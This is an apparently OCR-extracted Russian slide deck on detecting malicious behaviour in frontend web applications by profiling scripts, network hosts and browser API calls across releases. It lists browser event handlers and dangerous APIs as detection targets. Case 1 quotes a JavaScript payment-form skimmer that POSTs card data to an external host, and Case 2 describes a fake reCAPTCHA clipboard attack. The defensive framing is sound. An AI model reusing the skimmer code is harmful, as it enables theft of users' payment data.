
- onafterprint
- onbeforeprint
- onerror
- onhashchange
- onmessage
- onoffline
- ononline
- onpagehide
- onpageshow
- onpopstate
- onresize
- onstorage
- onunload
- onblur
- onchange
- onfocus
- oninput
- oninvalid
- onreset
- onsearch
- onshow
- onselect
- onsubmit
- onkeydown
- onkeypress
- onkeyup
- onclick
- ondblclick
- onload
- onmouseup
- onwheel
- ontoggle
- ondrop
- onscroll
- oncopy
- oncut
- onpaste
- onabort
- onpause
- onplay
- onseeked
- onseeking
- onstalled
- onclose
- ondrag
- ondragend
- ondragenter
- ondragleave
- ondragover
- ondragstart
- oncanplay
- oncuechange
- onemptied
- onended
- onloadeddata
- onmousedown
- onmousemove
- onmouseout
- onloadstart
- onplaying
- onprogress
- onratechange
- onsuspend
- onwaiting
- onauxclick
- oncancel
- onloadedmetadata
- ontimeupdate
- onvolumechange
- onanimationend
- onanimationiteration
- onanimationstart
- onanimationcancel
- oncanplaythrough
- ondurationchange
- onmousewheel
- onpointercancel
- onpointerdown
- onpointerenter
- onpointerleave
- onpointermove
- onpointerout
- onpointerover
- onpointerrawupdate
- onpointerup
- onscrollend
- onselectionchange
- onformdata
- onslotchange
- ontransitioncancel
- ontransitionend
- ontransitionrun
- ontransitionstart
- onbeforeunload
- oncontextmenu
- onmouseover
- onselectstart
- onbeforecopy
- onbeforecut
- onbeforeinput
- onbeforematch
- onbeforepaste
- onbeforetoggle
- onbeforexrselect
- oncontextrestored
- onsecuritypolicyviol
- onmouseenter
- onmouseleave
- onfullscreenchange
- onfullscreenerror

Сетевые запросы

- XMLHttpRequest
- Fetch
- SendBeacon
- WebSocket
- Event Source
- Form
- a[ping]
- a click
- Navigation
- etc.

- Elements
  - img
  - iframe
  - script
  - script (JSONP)
  - link
  - audio
  - video
  - embed
  - object
  - applet
  - track
  - source
  - form
  - picture
  - etc.

- CSS
  - font
  - images
  - etc.



Использование «опасных» API браузера

- eval()
- setTimeout(code)
- Clipboard API
- navigator.mediaDevices
  - Camera
  - Microphone
  - Screen Capture
- Navigator.geolocation
- Web Worker
- Shared Worker
- Service Worker API
- Payment Request API
- WebRTC
- WebAssembly
- etc.

https://developer.mozilla.org/en-US/docs/Web/API


“Единственное место, где можно обнаружить изменения и признаки вредоносной активности – это браузер пользователя, где страница полностью собрана и выполнен весь JavaScript-код”

PCI DSS 4.0.1


Frontend Application Security Testing (FAST)

Открытие страницы


Ввод логина, пароля, клик по кнопке




Успешная аутентификация, редирект




Открытие формы создания клиента, заполнение данных



Клик по кнопке, клиент успешно добавлен



Клик по кнопке Logout, закрытие страницы



Автоматизированное выполнение E2E-сценария (Use Case)

Элементы

script, iframe, embed, form и др.

Запросы

xhr, fetch, img, websocket и др.


API браузера

eval, clipboard, geolocation, cookie, notification и др.


Software Bill of Behavior (SBOB)

Контентный слой браузера

Изменения профиля поведения при новых релизах приложения



?



App v1

App v2

Критичность изменения профиля поведения приложения

Событие	Уровень
Обнаружен новый элемент-скрипт	🔴 Critical
Сетевой запрос на новый хост	🔴 Critical
Вызов eval() и аналогичных функций	🔴 Critical
Вызов ранее не использованной Web API функции	🔴 Critical
Обнаружен новый элемент iframe с внешним хостом	🔴 High
Значительное изменение количества обнаруженных сущностей	🔴 High
Сетевой запрос на новый эндпойнт для разрешенного хоста	🟡 Medium
Изменение количества вызовов Web API функций	🟡 Medium

Проверка концепции на реальных приложениях

- **28** сканирований
- **4** минуты / скан
- **19** релизов
- **5** изменений профиля
  - 1 новый хост
  - 5 новых Web API
  - 2 новых скрипта
- **8** срабатываний для AppSec за 7 месяцев


При типичных изменениях frontend-приложения по бизнес-задачам профиль поведения (SBOB) не изменяется

Кейс № 1
JS-сниффер

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessin
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```


- Изменение js-кода
- window.onload
- mouseup / touchend
- setTimeout
- Новый хост: baways.com

Кейс № 2
Fake Google reCAPTCHA



- Изменение js-кода
- Редирект на страницу злоумышленника
- Новый хост
- Значительное изменение количества обнаруженных сущностей
- Вызов устаревшей функции execCommand('copy') для записи в буффер обмена пользователя

Продуктивизация FAST



Безопасность frontend-приложений в DevSecOps / SSDLC

- Определение политики для активных элементов (например, запрещены iframe)
- Определение политики для хостов-получателей данных
- Определение политики для разрешенных опасных функций браузера (например, разрешен только доступ к геопозиции)

1. Запуск сканирования FAST-анализатором

2. Соответствует политике:
   - Релиз разрешен

3. Не соответствует политике:
   - Согласование отклонений AppSec-специалистом
   - Коррекция политики либо устранение нарушения
   - Повторное сканирование

1. Периодическое сканирование FAST-анализатором продуктивной версии

2. Не соответствует политике:
   - Расследование инцидента

Что дает подход FAST?

- Устраняем “слепую” зону
- Проверка зависимостей на вредоносные действия
- Покрытие анализом 100% кода
- Управляемый процесс
- Снижение времени реагирования (минуты)
- Secure by Design
- Безопасные frontend-приложения

Telegram-канал FrontSecOps

- Разбор инцидентов
- Лучшие практики
- DevSecOps для frontend-приложений
- Обзоры инструментов

Спасибо за внимание!

Михаил Парфенов
DPA Analytics

https://t.me/mkparfenov